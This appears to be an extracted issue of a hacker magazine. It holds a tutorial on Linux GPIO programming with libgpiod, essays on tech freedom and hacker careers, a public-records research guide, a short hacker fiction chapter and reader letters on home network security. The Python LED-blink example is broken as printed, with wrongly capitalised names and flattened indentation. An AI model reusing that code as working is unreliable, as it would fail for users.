I still couldn't explain the email on my CenturyLink account being changed to a combination of my two email addresses. That wasn't the kind of mistake I would make. I was still unable to explain some of the unfamiliar site history, like the police officer forum or the Super User computer forum that the Geek Squad said appeared to be indicative of a hacker using my network to research more hacking strategies. I hadn't forgotten this stuff, but I was out of steam. Being a freaked out basket case takes energy. I was beginning to accept that, in the absence of taking computer science courses, there were some things that just might never make sense to me.

As I began to get used to Xfinity, I gradually thought about it less and less. One thing that helped was that the people in the apartment next to mine moved out. I had suspected it might be them messing with my Wi-Fi when I saw a brand name of another modem on my network and they were closer than anyone else. A little voice inside my head suggested that they moved because they couldn't get away with jacking my Wi-Fi anymore. Ha!

My Xfinity modem was a lease and, after thoroughly familiarizing myself with it, I decided it irritated the hell out of me and I should shell out for my own. The advantages of a decent modem far outweighed the only possible mitigating factor for me: modem tech support from the ISP. Owning my modem meant I had full control of it, whereas leasing came with the support, but then obviously Xfinity could tinker with it if they wanted to. So in my view, the advantage wasn't much more than getting to bitch at someone else when whatever modem issue you were having used up all your patience - as opposed to taking care of it yourself.

I went to Micro Center and ended up getting a Netgear Nighthawk AC1900 Wi-Fi cable modem router. On sale. I got it in October of 2016 and am still using it. It's a big improvement over the Xfinity lease. It's not perfect - nothing is - and I poke around in the modem settings every once in a while. I don't see much but the few things I do see, like right now the logs are full of stuff like DoS attack, Ping of Death, Teardrop or derivative, illegal fragments etc., but I just don't care. As long as they don't get through, I'm fine.

Probably what bugs me most is when a male buddy of mine was hanging out and tried to watch porn on his phone while using my Wi-Fi. This bugged me because not only does porn repulse me, but porn sites can be full of malicious crap that will f*** up your network. I block several things with my parental controls, including porn. Who knows, maybe that's a legitimate deterrent to hackers trying to steal your Wi-Fi.

I'm more confident in my technical knowledge now. I'm familiar enough with this stuff by now that anything left that I'm not familiar with I figure must not be too important. I know more than any of my friends do. It's endearing when they come to me for techie stuff because if I'm an expert, then the bar is set too low. I'm aware that I'm still a dunce compared to the likes of *Hacker Quarterly* readers. That's still plenty good enough for me.

by Limor "Ladyada" Fried (ladyada@alum.mit.edu) and Phillip Torrone (fill@2600.com)

Hardware Hacking with Linux SBCs Just Got Easier

Back in February 2018, Bartosz Golaszewski, speaking at FOSDEM (Free and Open Source Developers' European Meeting) at the ULB Solbosch campus in Brussels, announced a new GPIO interface for Linux user space . What's that? Before we get started, let's discuss SBCs (single board computers) and all the Linux-y hardware that's out there now.

According to `linuxgizmos.com`, there are more than 100 Linux boards that are under $200 and run Linux or Android. They have a comprehensive list at `http://linuxgizmos.com/january-2018` ➥`-catalog-of-hacker-friendly-sbcs/` and a spreadsheet comparison at `https://docs.` ➥`google.com/spreadsheets/d/e/2PACX-1vT_J1QkNQIFfMdcLisDUs4j-imyqwwsUpyn` ➥`7RTKNYyz857TdT5PMlyeKTZ_lxemRIls-td9lAmupzo7/pubhtml`.

You've probably heard of Raspberry Pi, which is by far the most popular single-board computer (SBC) in the world according to the estimates we're able to gather. There are well over 15 million units in the wild. That's a lot of Linux and a lot of potential to do hardware hacking. The challenge is... each board interacts with hardware differently, and that brings us to libgpiod.

libgpiod is intended to be a fast kernel-level-supported method for writing/reading/monitoring GPIO pins on various Linux boards, replacing the two main methods that are currently used: sysfs file pokin' and devmem twiddling.

With sysfs style control, you end up with files such as `/sys/class/gpio/gpio16` (for pin #16) that you can write and read from to set direction and read values. It works OK, and is very easy to use with shell scripts, but is clunky from C or Python, and is slow and incomplete (for example, pullup/downs are not supported).

With devmem twiddling, you open up a file point directly to chip memory and start poking and prodding at the registers directly, somewhat similar to older computers' "peek" and "poke" commands, or the microcontroller style `PORTB |= 0x01`. Benefits? It is heckin' fast. Downsides are that its a horrible idea to poke into memory, and you end up having to make register maps for each processor and revision because the registers move around. You can see some example code for a DHT driver for Raspberry Pi here:

`https://github.com/adafruit/Adafruit_Python_DHT/blob/master/source/Raspberry_Pi/pi` ➥`_mmio.c`

and then this different code for a BeagleBone (the register map is different):

`https://github.com/adafruit/Adafruit_Python_DHT/blob/master/source/Beaglebone_` ➥`Black/bbb_mmio.c`

As you can tell, this quickly becomes hard to support and it's dangerous - you need to be running as root and it's incredibly easy to accidentally poke the wrong location.

With more Linux boards coming out with GPIO (there's probably a dozen more released since we wrote this), having a consistent, reliable, complete GPIO interface is pretty important to avoid icky unmaintainable code. So we're pretty psyched about libgpiod. From our experiments, it's much much faster than sysfs. It is not as fast as direct memory twiddling, but that's not too surprising - there are still kernel messages and error checking done. A Pi 3 got us 400Khz pin output toggles in a loop in C, 100KHz in Python examples, and that's pretty good for bitbanging. (For SPI or I2C, use the hardware peripherals - they can go multi-MHz and can be shared between processes!)

We really like the Python 3 bindings for libgpiod. They're very easy to use. Here's some example code for blinking an LED. This will work on any computer with GPIO pins and libgpiod. The only thing you might have to change is the PIN definition to match the pin you have an LED connected on!

```
import time
import gpiod
```

```
# the name of the GPIO peripheral, almost always gpiochip0
CHIP = "gpiochip0"
# this is the 'offset' for the chip, e.g. Raspi GPIO #18 is pin number 18
PIN = 18


# Open the chip
with gpiod.Chip(CHIP) as chip:
 # get control of the GPIO
 line = chip.get_line(PIN)
 # set the pin to be an output, the consumer string can be anything
 line.request(consumer="blinky.py", type=gpiod.LINE_REQ_DIR_OUT)
 # Toggle!
 while True:
 Line.set_value(1) # LED ON
 Time.sleep(0.1)   # wait 100ms
 Line.set_value(0) # LED OFF
 Time.sleep(0.1)   # wait 100ms
```

Likewise, here's a very simple example for reading a button press (digital input). This example does a little more, like keeping track of wire state. A pull-up resistor is required to maintain a non-floating state. Then connect a normal button or switch between the pin and ground.

```
import time
import gpiod


# the name of the GPIO peripheral, almost always gpiochip0
CHIP = "gpiochip0"
# this is the 'offset' for the chip, e.g. Raspi GPIO #18 is pin number 18
PIN = 18
# Connect a ~10K pullup resistor from this pin to 3.3V (or whatever your logic is)


# Open the chip
with gpiod.Chip(CHIP) as chip:
 # get control of the GPIO
 line = chip.get_line(PIN)
 # set the pin to be an input, the consumer string can be anything
 line.request(consumer="button.py", type=gpiod.LINE_REQ_DIR_IN)
 # we'll keep track of the last button state, so we print changes
 last_button_status = line.get_value()
 while True:
 # read the line
 line_status = line.get_value()
 # did the state change?
 if line_status != last_button_status:
  # print what happened!
  if line_status:
   print("button just released")
  else:
   print("button just pressed")
  last_button_status = line_status
 time.sleep(0.01) # De-bounce buttons by putting a light delay
```

To get you started with more advanced projects in C, we have a basic "collect GPIO pulses and store them in a circular buffer" program here:
https://github.com/adafruit/libgpiod_pulsein

This is basically code that will replace some Python DHT drivers we released, and has the benefit of being forward compatible with any other Linux board that runs a 4.8+ kernel. We'll slowly be replacing the code we previously released to use libgpiod, so that we can have broad support for Raspberry Pi, Onion or Banana Boards, BeagleBone or Onion.io.

There's not a lot of libgpiod code out there, and libgpiod doesn't come stock on Linux distros yet, which may be why it's taking a little while to catch on. There are bindings for C and Python. Here's a script that can help you get started by compiling it for you:
https://github.com/adafruit/Raspberry-Pi-Installer-Scripts/blob/master/libgpiod.sh

If you have any controlling votes in a distro, please have libgpiod available through your package manager! The latest code is here, and as you can tell there's a lot of active development:
https://git.kernel.org/pub/scm/libs/libgpiod/libgpiod.git/

Good night and good luck.

A Fork()
in the Road

by aestetix

"Someone must have slandered Josef K., for one morning, without having done anything truly wrong, he was arrested." This is the opening line of *The Trial* by Franz Kafka, a novel about a man who has been imprisoned. The authorities refuse to tell him the nature of his accusation, how long he will be in jail, and what - if any - due process he will receive.

Our relationship with technology over the years (and decades) has been one of tension at best. One can read the history of IBM and see how Big Blue established an almost monolithic enterprise, and then read Steven Levy's *Hackers* and see how the same kinds of technology were used by individuals to build creative inventions. On one hand, we can use technology to create massive surveillance instruments that give governments and corporations all kinds of unaccountable powers; on the other, the same technology can be used to give a voice to people who might never have had one before. This tension is a tango dance on the sharpened edge of a sword, and we're currently at a point where one slip in the wrong direction could be disastrous.

I see a lot of trends in current computing that I not only dislike, but which worry me. If my neighbor prefers to use a Mac and I prefer to use a PC, fine by me. But if my government decides to install surveillance cameras, not only does this threaten to override my personal preference, but it has the potential to impact others as well. And at least governments are (in theory) accountable to citizens.

What happens when similar moves are made by large corporations?

I believe computers are tools that ought to be used to enable freedom. But what happens when the technology available to use starts making decisions for us? First it begins by demanding proof we have legally purchased the operating system (such as Windows product activation), then it begins to dictate what software we can have installed on our hardware (the App Store), and finally, it forbids us from even modifying our own hardware, pushing technology as fashion items that are impossible to repair. Add in a few extra features, like forcing people to go to the officially sanctioned company store to fix their increasingly opaque tech, and we've created a Cathedral that not even Eric S. Raymond could have dreamed up.

To make matters worse, we now see the moves by these same technology companies to further abstract control away from us in the form of "web applications." Now, instead of having software locally installed that might occasionally "phone home" to the corporate mothership, our entire computer effectively becomes a dumb terminal that is useless without both access to a fast Internet connection and proper credentials to access the service of our choice. And this extends into all kinds of domains: if services like Twitter and Facebook have forced their way into the public square, does this mean that to participate in important discussions, we now must have access to these services? What happens if one of them decides to kick us off, or to limit our account? And what if our

job depends on them? Right now, we have no recourse.

In some ways this is about control, in others it is about coerced profit. Take software that we would have once purchased and installed on our computer, which may now have moved to a "cloud" only subscription model. Maybe we can't even use it anymore unless we have an Internet connection. So now, not only does our data all exist in the cloud (aka, someone else's computer), but if we skip a month of payment for whatever reason, our access could be completely revoked. Whereas before, we made a one time payment and could confidently say we owned the software on our computer, now we're locked in a carrot-and-stick game that only lasts either as long as our ability to pay in perpetuity or until the company decides to shut down that service. And let's pray that there is no lobbying from said corporations to ensure that the laws remain in their favor.

So what can we do? We need to look at the various fronts upon which these trends thrive, and come up with ways to push back. While we care about our personal freedoms and liberties, these companies generally only care about the short term bottom line. Here are a few thoughts that might help guide us. First, the average person doesn't care about abstract ideas like "freedom" unless they see a direct cost to themselves, so maybe it's useful to construct a narrative explaining that, while there might be short term happiness, there will be long term misery. Second, consider the various cost-benefit analyses various companies employ, and see if there are alternative strategies that either help or make no change for the company while helping the individual, and come up with ways to propose them. If we can honestly tell a company our proposal will cost them nothing and even earn them more money, they will often start listening. Finally, keep a watch both at the local and higher levels of government for bills coming through, push back when necessary, and get involved when we can. Lawmakers are not technology experts, and they really appreciate help from their constituents. There are already some groups - like the "self hosting" and "right to repair" movements - working to make strides in these areas.

As these technology trends have continued to advance, all of us have been losing small bits of individual agency and freedom; the compound loss is significant. There is a clear struggle between the rights of the individual and that of the corporation: after all, surely Microsoft has the right to make sure people aren't pirating their software. But there is a limit. With each of these moves, the corporation gets a little more powerful, and the individual becomes less of a citizen and more of a user. We're now at a point where we need to step back, ensure that we as individuals become aware of what else we might lose, and decide what kind of future we want.

Making an Informed Business Decision Using Public Financial Records

by Brazilero2008

"They found him the same way we did. Financial records. They ran financials on everybody in that prison." - Castle[1]

The plotlines of TV detective shows often involve the navigation of secure databases by nimble-fingered law enforcement agents seeking to investigate the finances of a questionable business entity. In the real world, these rich sources of information do not necessarily require specialized training in data mining or digital forensics. Some of this information is readily available through public servers via an anonymous login (so you won't need an official badge). However, you should have a general idea of what you hope to discover before diving into online records. The following purely hypothetical scenario provides the context for running a quick, basic-level financial investigation across multiple databases in New York State. Of course, your particular situation will differ, so choose your sources of information accordingly.

The Offer

The coworker you met at an office party shares your interest in creating and marketing mixed-media art. This individual says he is the owner of a licensed, service-based business that helps artists sell their work at craft shows. If hired as your sales agent, he promises to increase your market visibility by placing your work in various scheduled shows across New York State. He asks that you contact him to discuss contractual details. Is there a reasonable level of risk exposure associated with accepting this offer?

Tax Liens

Start by visiting the Division of Corporations at the New York State Department of State (NYSDoS) to determine whether the target's business is a registered entity such as a professional or limited liability corporation.[2] Next, the Uniform Commercial Code (UCC) database of the NYSDoS lists debt obligations of registered businesses, including commercial loans and IRS tax liens. Check to see whether any liens are accompanied by a release indicating the debt has been satisfied. Outstanding liens could be a red flag.[3]

The New York State Department of Taxation and Finance reports liens to the local county clerk's office based on the address used when the most recent tax return was filed. If the business has relocated to a different county since the original filing date with the NYDoS, then you need to go to the clerk's office in that county. The new business address may appear on the UCC database if there are recent debt obligations. Incidentally, some municipalities have a paywall on their web page that requires a personal account before you can view or print documents; other municipalities may rely on a privately run, pay-to-access system.[4]

Court Records

There are many offices of the county clerk in New York State that only permit in-person access to public records. In these situations, continue your investigation by clicking on "WebCivil Supreme" located on the e-Courts webpage.[5] The State Supreme Court database lists civil actions against a business when creditors file a formal Summons and Complaint with the Court to attempt recovery of unpaid debts. If the target is listed as the defendant, click on the index number to bring up the case

detail page. In a limited number of cases, legal counsel for each side will agree to e-file their respective documents. Click on the "Show e-Filed Documents" link on the bottom right of the page if available to find the "Decision and Order" stating the judge's ruling on the case or the settlement agreement to read the out of court resolution of the dispute.

Public Access of Electronic Court Records (PACER) offers access to case and docket information from bankruptcy, as well as other courts across the nation.[6] Set up a pay-to-access user account, then search for the target. If the business filed a Chapter 11 claim, you should find a file containing schedules listing: the creditors, the debtor's income streams and expenditures, in addition to the reviewing attorney's case summary and final decision concerning the debtor's application for bankruptcy.

Conclusion

Finish your search by visiting the user friendly site, "Find Lost Money," maintained by the Office of the State Comptroller.[7] You will see an extensive list of businesses as well as individuals who reportedly are owed $15 billion dollars from a variety of sources including unclaimed insurance policy disbursements, tax refunds, and utility company rebates. A business that frequently appears on this list may signal an inattentive managerial style. The information obtained from checking the databases cited can help assess some of the financial risks associated with a tempting business offer.

Sources

[1] *Castle*: "Knockout." May 16, 2012; S04, E23.
[2] appext20.dos.ny.gov/corp_pub
➥lic/corpsearch.entity_search
➥_entry
[3] appext20.dos.ny.gov/pls/ucc_
➥public/web_search.main_frame
[4] The Westchester County Clerk's Office, for instance, is an informative site featuring anonymous searching coupled with a paywall to view scanned documents: westchester
➥clerk.com/
[5] iapps.courts.state.ny.us/web
➥civil/ecourtsMain
[6] www.pacer.gov/
[7] www.ny.gov/services/find-lost-
➥money

To the Unknown Hacker

By billk3ls0

I am sitting at a local *2600* meeting, wishing I had no time to write this article. But I am alone, at least for now and physically. So here goes something that feels like throwing a message inside a bottle and into the vast digital ocean.

I started hacking before there were computers at my house. I didn't know it was hacking, I just wanted to know how things worked and how to make them better. Sometimes I would break perfectly good stuff, sometimes I would manage to get things back to work or close.

Later in my early teens back in the 1980s, my father brought a Speccy home (Sinclair ZX Spectrum) and, although I did not have many games to play, I dove headfirst into what would become one of my greatest passions in life. I would spend hours playing games and finding out about cool stuff for a kid, like infinite lives. I tried coding BASIC but found out I needed to use assembly and machine code to dig deeper, get more performance, and save memory. I recall instructions even after years of not coding: 01 03 00 (ld bc, 768), ring a bell?! I liked messing around with code in ROM and coming up with improved code that would allow faster loading of all my programs. I guess I could write a full article just on that experience.

A few years later, I got my first PC. No longer did I have fine control over every aspect on that machine. Modems were becoming standard in this corner of the world and, for the first time, I was able to connect my computer with others. Even a 2400 baud modem was faster than the Speccy loading a game! Terminal mode games were big, and playing *Risk* online with turns taking days was a pleasure.

I continued to code, using QuickBASIC and Pascal for generic applications, like running a video club and keeping track of all the VHS tapes. I didn't know if I would code for a life; I just liked doing it. This helped me during my studies and kept me busy. I learned C, C++, and later some old school languages like COBOL, which are still much used in banking.

I also learned other proprietary languages like ABAP to code for SAP and then, with more responsibility, I drifted away from coding and the computing community at large.

This is when Linux got in the picture sometime in 2005, with Fedora Core 5. I rekindled my passion for messing with computers. I started joining IRC chats to provide support every once in a while and using forums to report bugs. I am proud to say that, since then, close family and friends have been using Linux. I love bringing new life to old systems, and sometimes the results are pretty amazing - like using my refurbished Dell Latitude E6230, a 250USD machine that boots to a login screen in six seconds flat. May not seem like much, but it's faster than brand new computers at work. I am not against proprietary software; it's just that I like that you get to decide what is important or not to have.

The next serendipity came while browsing Amazon for some Kindle books and I came across *2600*. This was back in 2011 and it had been years since I had even read a computer magazine on a regular basis. Long gone were the days where I would wait for *Byte Magazine* articles on cool topics. I have been a subscriber of *2600* ever since, mostly as an observer. I love the fact that although computers and technology are a central topic, it puts the focus on hacking no matter what. In my particular case, it also comes in the form of lock picking and human relations, to name a few.

So why am I writing this article now? I guess I want and need other fellow hackers to know a bit more about me. See, I have never joined a *2600* meeting except the ones I started recently here in Portugal. *2600* meetings should be about getting people together, and openly and freely discussing all topics that revolve around hacking. Chatting on irc.2600.net is great fun, but does not replace face-to-face time.

Next time you plan on traveling, why not make Portugal your destination? And if you target first Friday, then I or anyone attending the meeting will most surely have the pleasure to share a beer or whatever fills your cup.

Happy hacking!

Hacking in a Slow Job Market

by Kamonra
kamonra@kamonra.com

Hacking in all its forms is a passion. It takes a thirst for knowledge, the capability to think outside the box, and the ability to persevere regardless of the roadblocks that you come across on your path. Many have made careers out of their passion for hacking - contracted security auditing, web developers, coders, programmers, software engineers, experts in telephony, etc. Many that had a chance to build their careers and succeed are also older - beyond their early-to-mid 20s, tipping towards 30, 40, or perhaps even 50. They're established - they got into the market early and found themselves in stable careers.

So what does the newest generation of hackers do with their passions in a mostly stagnant job market? Many find jobs in fields they aren't exuberant about - perhaps you work physical labor when you'd rather be compiling code, or waiting tables when you'd prefer to be taking systems apart and putting them back together. A lot of us are working jobs below our skill level - just to get by.

However, even if you're not in your dream job, you can make the best of a bad situation by finding work in an area you are at least not miserable in, one that can give you skills that will assist you (and your resume) as you move towards your dream career.

For example, let's say you have an exceptional talent for social engineering and you have the capability of leaving your soul at the coat rack when you clock into work (and trust me, these two skills aren't as common as you would expect). It may not be your career of choice, but you could certainly be employed (and probably excel) as a telemarketer, skip tracer, or first or third party collections. Most companies such as AT&T, Verizon, Comcast, Dish, DirecTV, Frontier, and Sprint offer these jobs in-house as well as through outsourced American call centers across the country. Often these jobs offer a full time position, a living wage, benefits, and a bit of reading time between calls. And since the companies are often competitive over warm bodies (er, I mean agents), they'll try very hard to keep morale up and pander to agents of quality. You also get access to corporate handbooks, which can help you further your education on the systems you may end up using as your career advances.

Or let's say you love to tinker with computers, machinery, or anything else you can take apart and put back together. You probably would enjoy working or shadowing at a small mom-and-pop computer store, motor shop, or lawnmower repair business. Open up the phone book, look up "repair," and flip through the stores. If they're not a chain, there's a good chance they'd be happy to show you around, let you shadow them, or even learn as an apprentice. When I was a teen, I had the opportunity to shadow at a motor shop with a plumber and an electrician, so I've had the luck to collect valuable skills regarding large and small machinery, electrical repair, and fixing the shower and toilet! If it's not a career choice, shadowing can still pay off (even if it's only due to not having to call a repairman to fix the motor in your washing machine).

If you're just a general knowledge collector - one of the few who reads nonfiction books for fun and finds joy in aimlessly surfing Wikipedia - you may find your happiness in a secondhand store or an auction house. Often, the proprietors of these stores and businesses have a passion for the items they sell - from art pieces, dishware, antique furniture and jewelry - each piece has a history and some fun facts to go along with them. I enjoyed a few years at an auction house and it gave me valuable information on the things that came through. (Case in point: don't ever purchase classic Fiestaware in the shade of burnt orange unless you're a collector. It's mildly radioactive.) It's also always helpful to have someone around who knows their way around a computer system - and that makes you doubly useful in these businesses.

You may not be making 80k a year as an independent consultant or own your own security auditing company... but in this down-trodden economy, not everyone will. The least we can do, however, is follow our passion and find a job that makes us happy and challenges us every day - even if our skills are being used in an unorthodox way.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

Chapter 0x16

"Stop him! Anyone!"

Her scream was so shrill it hurt my ears. I used that pain as motivation to keep running.

The life of an Information Technology Private Investigator is one of action and adventure, heart-pounding action. Or that's what I once told a friendly drunk on the bus about two years ago. The reality of my job description was far less excitement and a lot more Googling.

The wash of adrenaline had kicked my fight-or-flight response into top gear. My pounding heart was a pressure in my chest that was moving up my throat as I ran. Focusing on gasping through each breath, my muscles shook in a scary mix of electrified and weak. My body was at redline.

The point is that since I was racing down the hallway inside RedAction headquarters, with multiple people screaming behind me, and me bouncing off walls trying to escape from an office building I'd just broken into.... Man, I was out of shape.

I chanced a look back and saw the mass of people chasing me, all led by Oober's impostor mom.

At least the plan had worked: P@nic's USB stick was now inside a LAN-connected PC. Her botnet was already attacking this place and had choke-slammed it offline. Hopefully the USB inject was all P@nic needed for her next steps.

All I needed to do was escape.

I turned away from the wave of angry office workers and my face slammed into a concrete pillar that was wearing a hat and utility belt.

I bounced and landed on my back. The concrete pillar leaned towards me - it was the security guard who'd originally seen me enter the building. He'd brought his turkey-sized fists with him, and one of them grabbed me by the shirt and lifted me to my feet. He spun me around and wrenched my arm so high behind my back that my fingers scraped against my neck. I screamed.

He wasn't satisfied because he then threw a Wozniak-sized arm around my neck, and he squeezed. My heart pounded harder as I struggled to breathe.

My vision doubled in front of me. Oober's fake mom stepped out from the wave of business-casual flotsam. My eyes were streaming tears and my head was counting down to an explosion. I tried to blink but couldn't.

Oober's fake mom leaned in, her friendly and vulnerable face suddenly glowering cruel and sharp.

"That's him," she snarled. She looked far up at the security guard behind me. "Take him out."

The guard grunted in acknowledgment and the Wozniak pressure increased. My throat - unable to choke - began to spasm against the pressure.

She leaned even closer, her eyes filling mine as my vision grew blurry.

"Goodbye, Mr. Manny."

My vision flickered and grew dark. I saw her pull back with an odd expression on her face. The vice around my neck had apparently squeezed enough and my vision went black. This wasn't the way I wanted to go. I'd rather have died during the First Attempted Singularity Upload, but my life - while shorter than expected - had at least been interesting.

I fell as the darkness enveloped me.

The screams began.

That was odd. I didn't believe in an afterlife. Unless Lovecraft was right after all, I really shouldn't be hearing the wailing of the eternally doomed.

An angel of light flared at the center of my vision. Then another, off to the side. Handheld lights flicked on around the office as people turned on their smartphone flashlights. Black shadows danced on gray walls from a dozen weak LEDs.

From the floor, I saw the mountain of a security guard reaching toward me for a Round Two.

I began to laugh.

"What is this?" Oober's fake mom hissed. She looked down at me. Lit from beneath, her face looked gaunt and haunted. "Tell me right now what -"

"Your Internet's offline," I gasped. "And now the lights are out."

I had hoped P@nic had time to do whatever she was planning. Looks like she had, and she did.

"What," Oober's fake mom breathed above me as I struggled to sit up, emphasizing each word, "do you know about that?"

Since I was laughing in her face, she decided

to kick me in mine. Her black sensible pump wrenched my head to the side and I felt my teeth loosen. I stared at the shadows on the floor as dark liquid dripped from my mouth. I squinted up and grinned into her cell phone flashlight. I could taste the blood staining my teeth.

"She's coming for you," I said, and spat blood onto the floor. "When the lights are out, everyone get ready for P@nic."

Her eyes widened. She looked from me to the mountain range of security guard. She nodded at him.

I again felt the brutal embrace of the Wozniak as it lifted me and squeezed. I gurgled and struggled and my hands felt suddenly heavy and weak. The pressure didn't stop, and the starfield of cell phone flashlights around me flickered, dimmed, and disappeared.

<p style="text-align:center">***</p>

The botnet was a world-spanning grid, millions of nodes within nodes, layered, interconnected points of energy blasting information back and forth.

The nodes' energy began to flash in rhythm, to become steadier and more constant. Across the world, nodes within nodes paused, re-oriented, coordinated. Packets exchanged, nanosecond timers synchronized, and the entire botnet - hundreds of thousands of zombie systems - turned to face their target. As one, they screamed at RedAction.

P@nic had taken control, and she'd turned her many tools into a single weapon. Her botnet could not be stopped or ignored.

RedAction was offline, worse than a drunk at the holidays... except for one small trickle of traffic. The USB drive that P@nic had me sneak into the building was a skeleton key, programmed to be ignored by the massive botnet. With that secret path through the botnet blockade, she was able to simultaneously take RedAction offline, and still access and compromise their internal systems.

She'd apparently started with the lighting controls. How long her access would last, I didn't know.

As my consciousness swirled around me, as I tried to determine what was reality or an oxygen-starved fantasy, I forced myself back to consciousness.

I opened my eyes and saw nothing different. The lights were still out. I had no flashlight myself - my cell phone was gone, along with my wallet. With increasing anger, I realized they'd even taken my Leatherman multitool.

I heard no sounds, none of the scramble and screams of people that should be running around in the dark.

There was an odd smell nearby, and it resolved itself into emotion - a pungent sense-memory from my childhood. It was laser-burned polycarbonate and aluminum, from a time when technology was so antiquated we had to physically engrave our data, like cavemen etching into stone.

Is that... a recordable CD?

I reached out blindly and felt around. Yes, there was a whole spool of old CDs. I ran my fingers over the smooth surface, brought them close to smell the faint but unmistakable odor of permanent marker. Important to some admin many years ago, now a bittersweet memory of my first Linux distro.

I sat up in this pitch-dark room. I smelled plastic. Shielded cabling. Spindle motors. Dead power supplies kicking out watts of age and dust.

Crawling and exploring, my blind eyes wide in the darkness, my hands fumbled over boxes, cases, cages, and towers. I gasped as my hands ran over what felt like a TI-99/4A. This place was a museum.... Or a graveyard.

I felt around the ancient tech, marveling at eight-inch floppy drives, some still containing disks with long-forgotten magnetic bytes. I ran eager fingers over old-school monitors, back when they were thirty pound boxes and not flat panels. I found old towers, from when PCs and servers weren't designed for planned obsolescence but for Armageddon. The heavy steel tanks would outlast us all.

RedAction had decided not to kill me yet. Perhaps they realized I was their only immediate connection to P@nic and could be used as a lever against her. Since they weren't with me now, I guessed that whoever was in charge decided it was more important to deal with P@nic's attack than me.

I wasn't supposed to be here. Not part of the plan. I felt the hot burn of embarrassment, of leaving P@nic in the lurch, of saying her name out loud to the wrong people, of getting caught and not being able to help. I felt shame - until I fully realized my situation and RedAction's big mistake.

I was early man being handed a burning torch. I was the Primitive Technology Guy with the R&D already done.

I was an IT private investigator in a room full of tools.

I didn't know how much time I had, but I would take this ancient technology and I would use it to improve my situation and escape from this room.

I got to work.

ADVISORIES

Article Feedback

Dear *2600*:

In 34:4, there was an article "Nightmare on E Street - (Modem and Me Against the World)" by Emily Saunders. She is on the right path, but just needs to go a bit further. She is trying to manage her ISP's modem, a lost cause because it is lowest-bid hardware tied to her ISP.

Instead, she needs to take complete ownership of her connection. Yes, she still needs the ISP modem to get Internet, but the rest needs to be handled by her own network. Of course, that means having her own network equipment.

I recommend the Ubiquiti EdgeRouter X and a Ubiquiti wireless access point. The hardware is very powerful and less expensive than many of the common products found on the shelves of local retailers.

There is a wonderful configuration guide at https://github.com/mjp66/Ubiquiti/blob/master/Ubiquiti%20Home%20Network.pdf. Based on her article, she should be able to work her way through this guide. When she's done, she'll have a collection of independent networks providing everything from a secure wired connection for sensitive operations like banking to isolated wired and wireless connections for normal use, guest use, and IoT (Internet of Things) devices like "smart" thermostats and light bulbs. (Not that IoT is currently ready for safe deployment, but if you're going to risk it, this configuration guide will help dramatically reduce your exposure.)

Actually, by the time she successfully works through this guide, she'll be way ahead of most people, including many professionals.

Ron

We were blown away by the amount of responses this article generated. It reminded us of the old days when readers wrote a lot more letters about almost every article. We'd certainly like to see a return to that along with less of the standard (for today) two line comments. While we're waiting for that, here's another response.

Dear *2600*:

As a tech security professional, I wanted to offer a few thoughts in response to the "Nightmare on E Street."

1. Many of the "suspicious" websites you mentioned seeing in your logs may likely have been part of normal browsing. For example, y.timg.com is where YouTube caches some files. You also listed one of Netflix's servers. Normal browsing and using apps from your devices will access many servers and sites behind the scenes in order to function properly and quickly. This is probably not something to worry about.

2. The guest network can be turned off from Comcast using Comcast's account management website.

You just need to disable "personal hotspot."

3. You seem to be seriously overcomplicating security and port blocking. The standard should be simply "block all incoming traffic." The firewall settings on your Comcast router will most certainly have this. Then you just whitelist allow ports on an as-needed basis. Whatever Comcast told you about "monitoring" certain ports is probably misleading and not relevant to what you are trying to accomplish. Just block all and let the firewall do its job. The other "unmonitored" ports you don't have access to are very likely blocked by default. These days they come with a fairly secure config out of the box. If you really need more settings to play with, look into buying your own wireless router that sits behind the modem on your network and install a custom firmware on it. Many free open source solutions are available that have tons of features. Then you can just keep all of your devices behind your own router and firewall as another layer of security and leave the cable modem open.

4. It sounds like the forward drop attempts and other log events you found mean the firewall is doing its job. It's doubtful that someone was targeting your own network with those. It's more likely that some machine is scanning networks for vulnerabilities, or randomly scanning IPs. Again, this is a fairly normal occurrence and not worth getting worked up about. That's why the firewall is enabled - so let it do what it's meant to do.

5. Sounds like you learned a lot, and have a great head for tech and security! I know all of this can be overwhelming at times, but that's why sometimes the best, simplest, and safest practice is to simply deny everything and then selectively enable what is necessary to function properly. Good luck to you!

Neil

Dear *2600*:

Regarding David's reply to Josephus' article (34:4):

Where to start.... The thing that jumped out at me was the example of social issues somehow not being about the aims of atheism. It actually, ironically, is a perfect example of how horribly wrong the idea of "sticking to what matters" actually is. Almost every social issue, in one manner or another, is driven by ideology which was derived from, influenced by, or is actively promoted from religion and the pulpit. It's not unlike someone pushing for prosecution of thefts who can't comprehend how the increase in them is directly correlated to an increase in poverty, and many similar issues. You can't attack the idea of God, and religion, then ignore all the stupid BS people do because God and religion spent thousands of years telling them they should do, act, or be, a certain way.

In point of fact, this is exactly why Atheism+ broke ranks with the so called "leadership" of the

New Atheists - because the leadership showed active hostility, and behaviors, towards members, not just because of "distractions" like social issues, but by exhibiting some of the very behaviors, ideologies, and responses *to* some of their own membership which are practically hallmarks of the very people they claim to be fighting against.

The real world consequences of growing up in a culture which is vastly more informed about how to act, who to trust, what you should and shouldn't do, and so on, *by* religions, matters. If anything, it actually matters far more than whether or not some joker worships a nonexistent god. Why? Because some person praying to nothing in their own home, or even a church, has absolutely no impact, at all, on anything, outside themselves. On the other hand, it also doesn't matter *at all* if it's Rush Limbaugh or Richard Dawkins that harasses women, claims everyone of a particular race/religion is a terrorist, or expresses a total lack of concerns about some social issue. But, what does matter is that *both* of them learned this view of the world from thousands of years of Christianity dominating the argument over who the enemies are, how women should be treated, and numerous other "distractions."

